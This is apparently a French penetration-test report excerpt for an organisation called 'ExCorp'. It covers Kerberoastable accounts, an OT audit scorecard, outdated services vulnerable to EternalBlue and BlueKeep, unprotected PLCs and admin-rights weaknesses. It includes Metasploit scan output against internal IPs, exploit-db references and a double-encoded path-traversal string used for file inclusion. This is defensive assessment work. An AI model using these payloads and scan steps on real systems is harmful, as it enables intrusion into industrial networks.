- Utilisez des comptes de service avec le niveau de privilège le plus bas requis pour exécuter leur fonction spécifique (c.-à-d. accordez uniquement au compte de service les autorisations dont il a besoin) et évitez d'accorder des droits d'administrateur de domaine, sauf si cela est absolument nécessaire. De plus, le nombre de comptes d'administrateur de domaine doit être limité au minimum. Cette approche peut aider à réduire la surface d'attaque, augmenter la responsabilité, limiter l'accès et réduire le risque de mauvaise configuration

  Par exemple, nous avons constaté que le compte « adaudit » fonctionne avec les droits d'administrateur de domaine. Il existe un guide pour le configurer en tant que compte de service avec une approche de moindre privilège : https://download.manageengine.com/products/active-directory-audit/adaudit-plus-service-account-configuration.pdf

- Utiliser des accès d'administrateur local non génériques, utiliser LAPS serait une bonne pratique (pour plus d'informations, veuillez consulter l'observation 2.6)

- Implémentez plusieurs niveaux de privilèges parmi les administrateurs réseau, comme recommandé par la méthode "Tiered-model". Pour plus d'informations sur ce modèle, veuillez consulter la documentation Microsoft. Avec cette méthode, un administrateur de niveau 0 peut uniquement administrer le DC et les serveurs de clés de l'entreprise, un administrateur de niveau 1 gère les serveurs de moyenne importance tels que la surveillance ou la correction. Enfin, l'administrateur de niveau 2 peut gérer des équipements moins importants tels que les ordinateurs du personnel et est souvent l'administrateur système local du domaine. Pour aider l'administrateur de niveau 2, la "Solution de mot de passe administrateur local" (LAPS) de Microsoft peut aider à gérer les mots de passe de compte administrateur local pour les ordinateurs joints au domaine (et ainsi éviter d'utiliser le même compte administrateur local pour tous les ordinateurs du domaine). Avec cette solution, il est toujours possible d'administrer les systèmes à distance en utilisant des comptes d'administrateur car les mots de passe sont stockés (protégés) dans Active Directory (AD)

2.5 Comptes utilisateurs vulnérable au "Kerberoast"

Cible(s)	ExCorp
Risque CVSS	● Faible

Description

Le Kerberoasting est un type d'attaque qui cible le protocole d'authentification Kerberos utilisé dans les environnements Windows Active Directory. Il s'agit de demander un ticket Kerberos pour un compte de service qui a l'attribut Nom principal du service (SPN), qui est généralement utilisé par divers services et applications dans l'environnement Active Directory.

Lorsqu'un attaquant est en mesure d'obtenir un ticket Kerberos (TGT) valide, il peut l'utiliser pour demander un ticket de service pour un compte de service spécifique. Ce billet de service contient des données chiffrées qui peuvent être forcées hors ligne afin d'obtenir le mot de passe en clair du compte ciblé.

Nous avons déterminé que les comptes suivants sont vulnérables :

- Administrateur
- powerbirs
- sqlservertest
- sqlserverprod

Impact


Si un compte administrateur local peut être kerberoasted, un attaquant peut essayer de forcer le mot de passe correspondant. En cas de succès, il peut être utilisé pour obtenir un contrôle total sur le système affecté et potentiellement sur l'ensemble du domaine Active Directory.

Dans le temps disponible pour les tests, nous n'avons pas pu obtenir d'informations d'identification en clair des utilisateurs kerberoastable.

Risque CVSS

Score		3.5 (Faible)
Vecteur d'accès (AV)	Réseau adjacent	L'attaquant doit être dans le réseau interne.
Complexité d'attaque (AC)	Faible	Des compétences techniques limitées sont requises pour exploiter cette vulnérabilité.
Authentification requise (PR)	Faible	Un utilisateur domaine est nécessaire.
Interaction avec l'utilisateur (UI)	Aucun	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Faible	Un attaquant pourrait obtenir des données sensibles et essayer de le forcer.
Impact sur l'intégrité (I)	Aucun	
Impact sur la disponibilité (A)	Aucun	
Vecteur		
AV:A/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N		

Preuve



Recommandations

Il est recommandé de :

- Mettre en œuvre des politiques strictes en matière de mots de passe et veiller à ce que tous les mots de passe des comptes utilisateur et de service soient complexes et fassent régulièrement l'objet d'une rotation
- Utiliser une solution comme LAPS de Microsoft pour modifier automatiquement et de manière aléatoire les mots de passe des comptes d'administrateur local sur une base régulière (pour plus d'informations, veuillez consulter l'observation 2.1)
- Limiter le nombre d'utilisateurs et de services dont l'attribut SPN est défini pour réduire le nombre de cibles potentielles pour les attaques Kerberoasting
- Surveiller les journaux Active Directory pour détecter toute activité suspecte liée aux demandes de tickets Kerberos et aux changements de mot de passe

Test de sécurité industriel


3.1 Résultat de l’audit fonctionnel

Résultat de l’audit fonctionnel, concernant le réseau industriel uniquement.

Bilan : L'organisation démontre des avancées importantes dans certains domaines de la cybersécurité, en particulier dans la gestion du réseau industriel (OT) et le contrôle des accès externes. Ces points forts montrent une réelle sensibilité des équipes à la protection des infrastructures critiques et une volonté d'améliorer en continu la sécurité de l'entreprise.

Cependant, certains domaines nécessitent une attention prioritaire pour renforcer la résilience globale. Notamment, il existe des faiblesses en matière de détection et de réponse aux incidents, ainsi que dans la gestion des correctifs logiciels et le suivi des menaces potentielles. Ces lacunes augmentent les risques de perturbation de l'activité en cas d’incident de sécurité.

En concentrant les efforts sur ces aspects – en particulier la mise en place de processus d’intervention rapide et de gestion proactive des vulnérabilités – l'organisation pourra considérablement améliorer sa posture de sécurité et renforcer la protection de ses opérations industrielles.



Thème	Score actuel	Préconisations	Score obtenu
Revue de l'architecture	80%	L'organisation a mis en place de bonnes pratiques de segmentation du réseau. Pour atteindre le niveau le plus élevé, envisagez de créer une bonne documentation de l'architecture, à plusieurs niveaux logique (couche réseau, fonction du modèle purdue).	100%
Mots de passe	20%	Les machines du réseau OT ont des mots de passe faibles, avec un seul compte par machine et non un compte par opérateur. Aucun AD n'est mis en place dans le réseau OT. Nous recommandons de mettre en place une politique de mots de passe forte, appliquez le principe du moindre privilège.	60%
Gestion des accès externes	80%	Des très bonnes pratiques sont en place. Nous recommandons de maintenir les pratiques actuelles et mettre en place des examens périodiques des listes d'accès pour supprimer les comptes inutiles.	100%
Tiers	40%	Une "charte du prestataire" est signée par chaque prestataire, mais ce n'est pas écrit dans les CGV. Il est recommandé de mettre en place une vérification des tiers au travers d'un process et de leur demander s'ils ont effectué des tests de pénétration.	60%
Sécurité physique	60%	L'entreprise dispose de boîtes fermables dans lesquelles les ordinateurs du réseau OT sont entreposés. Cependant l'accès à l'usine est protégé par un petit portail facilement escaladable. Nous recommandons d'utiliser les clés pour fermer ces boîtes et de les stocker dans un lieu central et surveillé.	80%
Patch management	0%	Aucune procédure de management du patch n'est en place. Mettre en place un processus de gestion des correctifs, incluant l'identification des logiciels vulnérables, la vérification de l'installation des correctifs et la documentation du processus. Lorsque la mise à jour est impossible, cela doit être discuté avec la direction et le risque accepté par écrit.	85%
Backup and restore	40%	Des backups des PLCs sont effectués à chaque modification de code. Nous recommandons de mettre en place des tests de restauration périodiques, stocker les sauvegardes de manière redondante et évaluer régulièrement le cycle de sauvegarde par rapport aux exigences de continuité.	60%
Incident response	0%	Aucune réponse à incident ou Plan de Reprise d'Activité (PRA) n'est en place. Il est recommandé de mettre en place un plan de gestion de crise pour répondre au plus vite à tout incident. Ce plan définira l'ensemble des actions à entreprendre, les bons interlocuteurs, et le bon tempo d'exécution des actions. De plus, la mise en place d'un plan de reprise d'activité (PRA) permettrait à l'entreprise de limiter les pertes d'exploitation et de redémarrer au plus vite. Attention, il est important de tester un PRA au moins une fois.	60%
Gestion des menaces	0%	Aucun outil de monitoring de la sécurité n'est en place dans le réseau Métier. Il est recommandé de récolter les logs de sécurité, par exemple en utilisant Sysmon, et de les stocker de manière centralisée sur un serveur du réseau, idéalement dans un SIEM.	40%
Antivirus	40%	Le réseau Métier contient plusieurs systèmes utilisant des systèmes d'exploitation obsolètes tels que Windows 7, sans antivirus. Le risque est accepté au niveau business car beaucoup de mesures de sécurité périmètriques sont implémentées. Il est recommandé de mettre en place un antivirus. Si cette implémentation est trop risquée, il est suggéré d'implémenter une politique de mots de passe plus stricte et unique à chaque utilisateur. De plus, la priorisation des préconisations de durcissement ci-dessus devrait être envisagée.	50%
Ordinateur portables	100%	Aucun ordinateur portable n'est utilisé à l'intérieur du réseau OT. Maintenez les pratiques actuelles autant que possible.	100%
Supports portables (USBs...)	60%	Aucune clé USB n'est autorisée au sein du réseau OT, en tant que procédure. Nous recommandons de maintenir cette pratique et appliquer des blocages techniques sur les ordinateurs.	100%
Logging & monitoring	0%	Aucune procédure de logging ou de monitoring n'est en place. Il est recommandé de récolter les logs de sécurité, par exemple en utilisant Sysmon, et de les stocker de manière centralisée sur un serveur du réseau, idéalement dans un SIEM.	40%
Wireless	100%	Aucun point d'accès Wi-Fi n'est connecté au réseau OT. Maintenez les pratiques actuelles autant que possible.	100%
Développements personnalisés	100%	Aucun développement personnalisé n'est effectué au sein du réseau OT. Maintenez les pratiques actuelles autant que possible.	100%
Inventaire des actif	60%	Un inventaire basique est effectué chaque année dans un excel. Nous recommandons d'enrichir ce document avec davantage d'informations telles que les informations relatives aux logiciels, la criticité pour l'entreprise et les diagrammes d'architecture ICS & restreindre les accès à ces fichiers.	100%
Rôles et responsabilités	40%	Amine est responsible du réseau OT et Yohann du réseau IT. Il est recommandé d'établir et documenter des rôles et responsabilités clairs en matière de sécurité ICS pour tous les employés et les parties prenantes tierces. Mettez en place des vérifications des antécédents pour les nouveaux employés et les contractants.	80%
Formation	80%	le personnel est régulièrement formé. Afin de parfaire cette pratique, il est recommandé de maintenir ces pratiques et autant que possible, ajouter de l'affinage de sensibilisation des collaborateurs en fonction de leur métier respectif.	100%
Gestion des changements	40%	Il y a une gestion des changements en place en pratique, mais non-documentée. Nous recommandons de mettre en place un contrôle documenté pour les changements et de s'assurer que les descriptions des changements soient suffisamment détaillées pour permettre des retours en arrière si nécessaire.	80%

3.2 Logiciels obsolètes et vulnérables

Risque CVSS ● Élevé

Description

Des versions de logiciels obsolètes et vulnérables sont utilisées sur des systèmes internes. Certains des logiciels identifiés nous paraissent nonnécessaires au bon déroulement des activités. Nous avons identifié les logiciels suivants, de manière non-exhaustive :

- 10.2.212.130, port 548: Netatalk version 3.1.1. Vulnérable à du contournement d'authentification: https://www.exploitdb.com/exploits/46034
- 10.5.57.241, port 6002: SafeNet Sentinel Protection Server version 7.3. Vulnérable à de l'inclusion de fichier local : https://www.exploitdb.com/exploits/33428
- 10.5.57.241, port 80: Microsoft IIS version 5.1. Vulnérable à du contournement d'authentification: https://www.exploit-db.com/exploits/4016
- Des machines du réseau métier disposent de services SMB vulnérables à l'exécution de commande via la vulnérabilité MS17-010 "Eternal Blue" :
  - 10.4.11.222
  - 10.24.28.50
  - 10.24.39.15
  - 10.24.39.16
  - 10.24.49.20
- Des machines du réseau métier disposent de services RDP vulnérables à une exécution de commande via la vulnérabilité CVE-2019-0708 "Blue Keep" ou la vulnérabilité MS-12-020.
  - Machines vulnérables à CVE-2019-0708 :
    - 10.24.57.10
    - 192.168.253.14
    - 192.168.253.114
  - Machines vulnérables à MS-12-020 :
    - 10.24.11.20
    - 10.24.52.20
    - 10.24.50.20
- Le logiciel Biviso est installé sur plusieurs machines, dont l'adresse IP 10.231.34.21 présente dans la DMZ du réseau OT. Cependant, puisqu'elle est accessible depuis le réseau Bureautique et qu'elle peut accéder au réseau Métier, elle est une cible de choix. Lors du test de ce logiciel nous avons identifié les vulnérabilités suivantes :
  - Il est possible de télécharger des fichiers dans l'application sans aucune authentification, pour des raisons de partage de documents. Cette fonction ne contient pas d'antivirus car il a été possible de téléverser des fichiers contenant le fichier de test EICAR, au format EXE
  - Il est possible d'abuser des URLs pour télécharger et afficher d'autres fichiers du serveur (LFI), en utilisant une URL contenant les caractères "../", doublement encodés sous le format URL : "%252e%252e%252f". Un attaquant peut donc ouvrir tout fichier et lancer des commandes

Impact

Si un attaquant peut exploiter les failles sur les services RDP ou SMB vulnérables, il aura la possibilité d'exécuter des commandes à distances sur les systèmes concernés.

En exploitant les failles de contournement d'authentification, un attaquant pourrait obtenir un accès privilégié à certaines parties du service, sans avoir les droits associés.

En obtenant une inclusion de fichier local, un attaquant pourrait lire un certain nombre de fichiers locaux du système concerné.

En laissant des services inutiles au bon fonctionnement du réseau, des surfaces d'attaques non-nécessaires s´offrent à un attaquant.

Enfin, en attaquant le serveur Biviso, un attaquant peut abuser des fichiers accessibles pour lancer les commandes de son choix sur l'automate vulnérable ou propager du malware sur le réseau industriel de ExCorp.

Risque CVSS

Score	7.5 (Élevé)	
Vecteur d'accès (AV)	Réseau Adjacent	Pour effectuer cette attaque, l'attaquant doit être sur le chemin entre le client et le serveur.
Complexité d'attaque (AC)	Haute	Des compétences avancées sont nécessaires pour abuser de ces failles.
Authentification requise (PR)	Aucune	
Interaction avec l'utilisateur (UI)	Aucune	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Élevé	Un attaquant pourrait obtenir des données de production importantes.
Impact sur l'intégrité (I)	Élevé	Un attaquant pourrait modifier des données de production importantes.
Impact sur la disponibilité (A)	Élevé	Des temps d'arrêt de certains systèmes pourraient être observés.
Vecteur		
AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H		

Preuves

```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[+] 10.4.11.222:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T12
0 channel.
[+] 10.24.28.50:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T12
0 channel.
[*] Scanned  3 of 24 hosts (12% complete)
[+] 10.24.39.15:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T12
0 channel.
[*] Scanned  5 of 24 hosts (20% complete)
[+] 10.24.39.16:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T12
0 channel.
[+] 10.24.57.10:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T12
0 channel.
[*] Scanned  8 of 24 hosts (33% complete)
[*] Scanned 10 of 24 hosts (41% complete)
[-] 10.26.11.10:3389      - Server cert isn't RSA, this scenario isn't supported (yet).
[+] 10.26.57.10:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T12
0 channel.
[*] Scanned 12 of 24 hosts (50% com
[+] 192.168.253.14:3389   - The targ                ulnerable. The target attempted cleanup of the incorrectly-bound MS_T12
0 channel.
[+] 192.168.253.114:3389  - T                                cleanup of the incorrectly-bound MS_T12
0 channel.
```

Des machines internes sont vulnérables à « BlueKeep ».

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 10.2.232.10:445       - An SMB Login Error occurred while connecting to the IPC$ tree.
[+] 10.4.11.222:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[-] 10.24.11.20:445       - Host does NOT appear vulnerable.
[*] Scanned  3 of 25 hosts (12% complete)
[+] 10.24.28.50:445       - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[-] 10.24.52.20:445       - Host does NOT appear vulnerable.
[*] Scanned  5 of 25 hosts (20% complete)
[+] 10.24.39.15:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[+] 10.24.39.16:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[+] 10.24.49.20:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] Scanned  8 of 25 hosts (32% complete)
[-] 10.24.50.20:445       - Host does NOT appear vulnerable.
[+] 10.24.57.10:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 10 of 25 hosts (40% complete)
[-] 10.24.57.21:445       - Host does NOT appear vulnerable.
[+] 10.26.11.10:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[+] 10.26.57.10:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 1 x86 (32-bit)
[*] Scanned 13 of 25 hosts (52% complete)
[-] 192.168.253.5:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
[-] 192.168.253.6:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] Scanned 15 of 25 hosts (60% complete)
[+] 192.168.253.14:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[+] 192.168.253.114:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[-] 192.168.253.120:445   - Host does NOT appear vulnerable.
[*] Scanned 18 of 25 hosts (72% complete)
[-] 192.168.253.150:445   - Host does NOT a          r vulnerable.
[-] 192.168.253.151:445   - Host does NOT ap         vulnerable.
[*] Scanned 20 of 25 hosts (80% complete)
[-] 192.168.253.152:445   - Host does NOT app          rable.
[-] 192.168.253.153:445   - Host does NOT appe         ble.
[-] 192.168.253.154:445   - Host does NOT appea
[*] Scanned 23 of 25 hosts (92% complete)
[-] 192.168.253.155:445   - Host does NOT appear
[+] 192.168.253.200:445   - Host is like
[*] Scanned 25 of 25 hosts (100% comple
[*] Auxiliary module execution complete
```

Certaines machines sont vulnérables à la faille « Eternal Blue ».

Autres screenshots supprimés pour des raisons d'anonymité.

Recommandations

Il est recommandé de :

- Mettre à jour les logiciels à la version stable la plus récente. De plus, nous proposons de mettre en place un système de management des updates afin de s'assurer que les logiciels utilisés soient le plus à jour possible, à tout moment. Ce process devrait aussi inclure une étape de vérification des patchs installés.
- Il est également recommandé d'établir une liste des services en écoute sur les différents systèmes du réseau Métier. Une fois cette liste établie, nous proposons de désactiver les services inutiles dès que possible. Cela permettra de minimiser la surface d'attaque disponible au maximum.

3.3 Sécurité insuffisante des PLCs & réseaux associés

Risque CVSS ● Moyen

Description

Au cours de l'évaluation de sécurité des systèmes SCADA et des réseaux industriels, plusieurs failles ont été identifiées concernant la sécurité des automates programmables (PLCs) et des interfaces homme-machine (IHM). Ces failles pourraient compromettre directement l'intégrité et la disponibilité des systèmes industriels :

- PLCs non-protégés par mot de passe : Les automates (PLCs) ne sont pas protégés par un mot de passe, permettant un accès direct et non authentifié à la configuration et aux commandes associées
- IHM protégées par des mots de passe faibles : Les interfaces homme-machine (IHM) utilisent des mots de passe génériques et faciles à deviner, augmentant les risques d'intrusion externe et de prise de contrôle des systèmes de commande
- Utilisation de protocoles non chiffrés (Profinet) : Le réseau utilise le protocole Profinet sans chiffrement, permettant une interception facile des communications entre les PLCs, les IHM et autres systèmes critiques. Cela expose les données de commande et de contrôle à des attaques de type "man-in-the-middle"

Impact

Sans protection par mot de passe, les PLCs peuvent être directement manipulés par des attaquants internes ou externes, ce qui peut conduire à la modification de processus industriels, à des interruptions de production ou à des incidents de sécurité graves.

Les mots de passe faibles sur les IHM permettent aux attaquants d'accéder aux interfaces de contrôle, entraînant des modifications non-autorisées des paramètres, voire des arrêts non planifiés des opérations.

L'utilisation de protocoles non chiffrés comme Profinet rend les communications réseau vulnérables à des attaques d'interception, de falsification ou de relecture, ce qui pourrait causer des perturbations ou des sabotages dans les systèmes industriels.

Risque CVSS

Score	6.8 (Moyen)

Vecteur d'accès (AV)	Réseau Adjacent	Pour effectuer cette attaque, l'attaquant doit être sur le chemin entre le client et le serveur.
Complexité d'attaque (AC)	Haute	Des compétences avancées sont nécessaires pour abuser de ces failles.
Authentification requise (PR)	Aucune	
Interaction avec l'utilisateur (UI)	Aucune	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Aucun	
Impact sur l'intégrité (I)	Élevé	Un attaquant pourrait modifier des données de production importantes.
Impact sur la disponibilité (A)	Élevé	Des temps d'arrêt de certains systèmes pourraient être observés.

Vecteur

AV:P/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Preuves

Screenshots supprimés pour des raisons d'anonymité.

Recommandations

Il est recommandé de mettre en place:

- Configurer des mots de passe robustes pour tous les PLCs, en veillant à ce qu'ils respectent les bonnes pratiques (longueur minimale, complexité)
- Remplacer les mots de passe faibles des IHMs par des mots de passe complexes, et implémenter une gestion centralisée des identifiants pour éviter les réutilisations de mots de passe ou les mots de passe par défaut. Il est également recommandé de mettre en place une politique de changement périodique des mots de passe
- Utiliser d'autres versions que Profinet qui soient plus sécurisées. Alternativement, encapsuler le protocole pour assurer la confidentialité et l'intégrité des échanges de données

3.4 Politique de gestion des accès au réseau IT insuffisante

Risque CVSS ● Moyen

Description

L'audit de la gestion des accès IT a révélé plusieurs faiblesses dans la configuration des rôles administratifs et des droits d'accès. Ces vulnérabilités augmentent le risque d'abus de privilèges et de compromission des systèmes critiques :

- Les comptes ayant des privilèges d'administrateur de domaine disposent également des droits pour gérer et configurer le pare-feu, ce qui mélange les fonctions de gestion des systèmes et des réseaux, augmentant ainsi les risques de mauvaise configuration ou permettant à un attaquant ayant compromis le réseau IT d'étendre son accès vers le réseau OT
- L'organisation dispose uniquement de deux niveaux d'accès administratifs : un niveau local (géré via LAPS) et un niveau très élevé (Domain Admins). Cette approche ne permet pas de segmenter correctement les responsabilités et d'appliquer le principe du moindre privilège
- L'environnement comporte un nombre excessif de comptes ayant des privilèges administratifs élevés, augmentant la surface d'attaque et le risque de compromission, car chaque compte représente une nouvelle cible potentielle pour une attaque

Impact

Ces lacunes dans la gestion des accès augmentent de manière significative le risque d'intrusion, d'abus de privilèges et de mauvaise gestion des systèmes critiques. Les conséquences pourraient inclure :

- Compromission totale du réseau : Si un attaquant parvient à compromettre un compte administrateur de domaine, il pourrait non seulement obtenir le contrôle du réseau IT mais aussi manipuler des dispositifs critiques comme le pare-feu, et ainsi obtenir l'accès au réseau OT
- Faible granularité des accès : Avec seulement deux niveaux de privilèges (LAPS et Domain Admin), les administrateurs disposant de droits étendus ont accès à des ressources dont ils n'ont pas nécessairement besoin. Cela enfreint le principe du moindre privilège, rendant le réseau plus vulnérable à des actions non-autorisées ou accidentelles
- Trop de comptes administrateurs : Un grand nombre de comptes avec des droits d'administrateur augmente le risque d'attaques réussies par usurpation d'identité, phishing ou exploitation de mots de passe faibles. Plus il y a de comptes hautement privilégiés, plus la probabilité d'une compromission augmente

Risque CVSS

Score	6.4 (Moyen)

Vecteur d'accès (AV)	Adjacent	L'accès au réseau interne est nécessaire.
Complexité d'attaque (AC)	Haute	Des compétences techniques avancées sont nécessaires.
Authentification requise (PR)	Élevé	Un compte administrateur est nécessaire pour accéder au réseau OT.
Interaction avec l'utilisateur (UI)	Aucune	
Scope (S)	Inchangé	
Impact sur la confidentialité (C)	Élevé	L'attaquant pourrait accéder au réseau OT.
Impact sur l'intégrité (I)	Élevé	L'attaquant pourrait modifier des configurations industrielles.
Impact sur la disponibilité (A)	Élevé	L'attaquant pourrait arrêter des machines industrielles.

Vecteur

AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H

Preuves

Screenshot supprimé pour des raisons d'anonymité.

Recommandation

Il est recommandé de :

- Créer des groupes d'administration distincts pour la gestion des pare-feux et la gestion des systèmes. Les administrateurs de domaine ne devraient pas avoir accès aux fonctions critiques de gestion réseau (comme le firewall), qui devraient être réservées à des administrateurs réseau spécialisés
- Appliquer le principe de séparation des responsabilités pour limiter l'accès à des ressources spécifiques en fonction des rôles, en introduisant des niveaux supplémentaires de privilèges :
    - Mettre en place une structure d'accès plus granulaire avec au moins trois à quatre niveaux d'administration : par exemple, administrateurs locaux, administrateurs de serveurs, administrateurs de réseau, et administrateurs de domaine. Cela permet de mieux contrôler les accès et de réduire l'exposition aux risques
    - Utiliser LAPS (Local Administrator Password Solution) uniquement pour les comptes d'administration locale, et non pour les comptes ayant des privilèges étendus
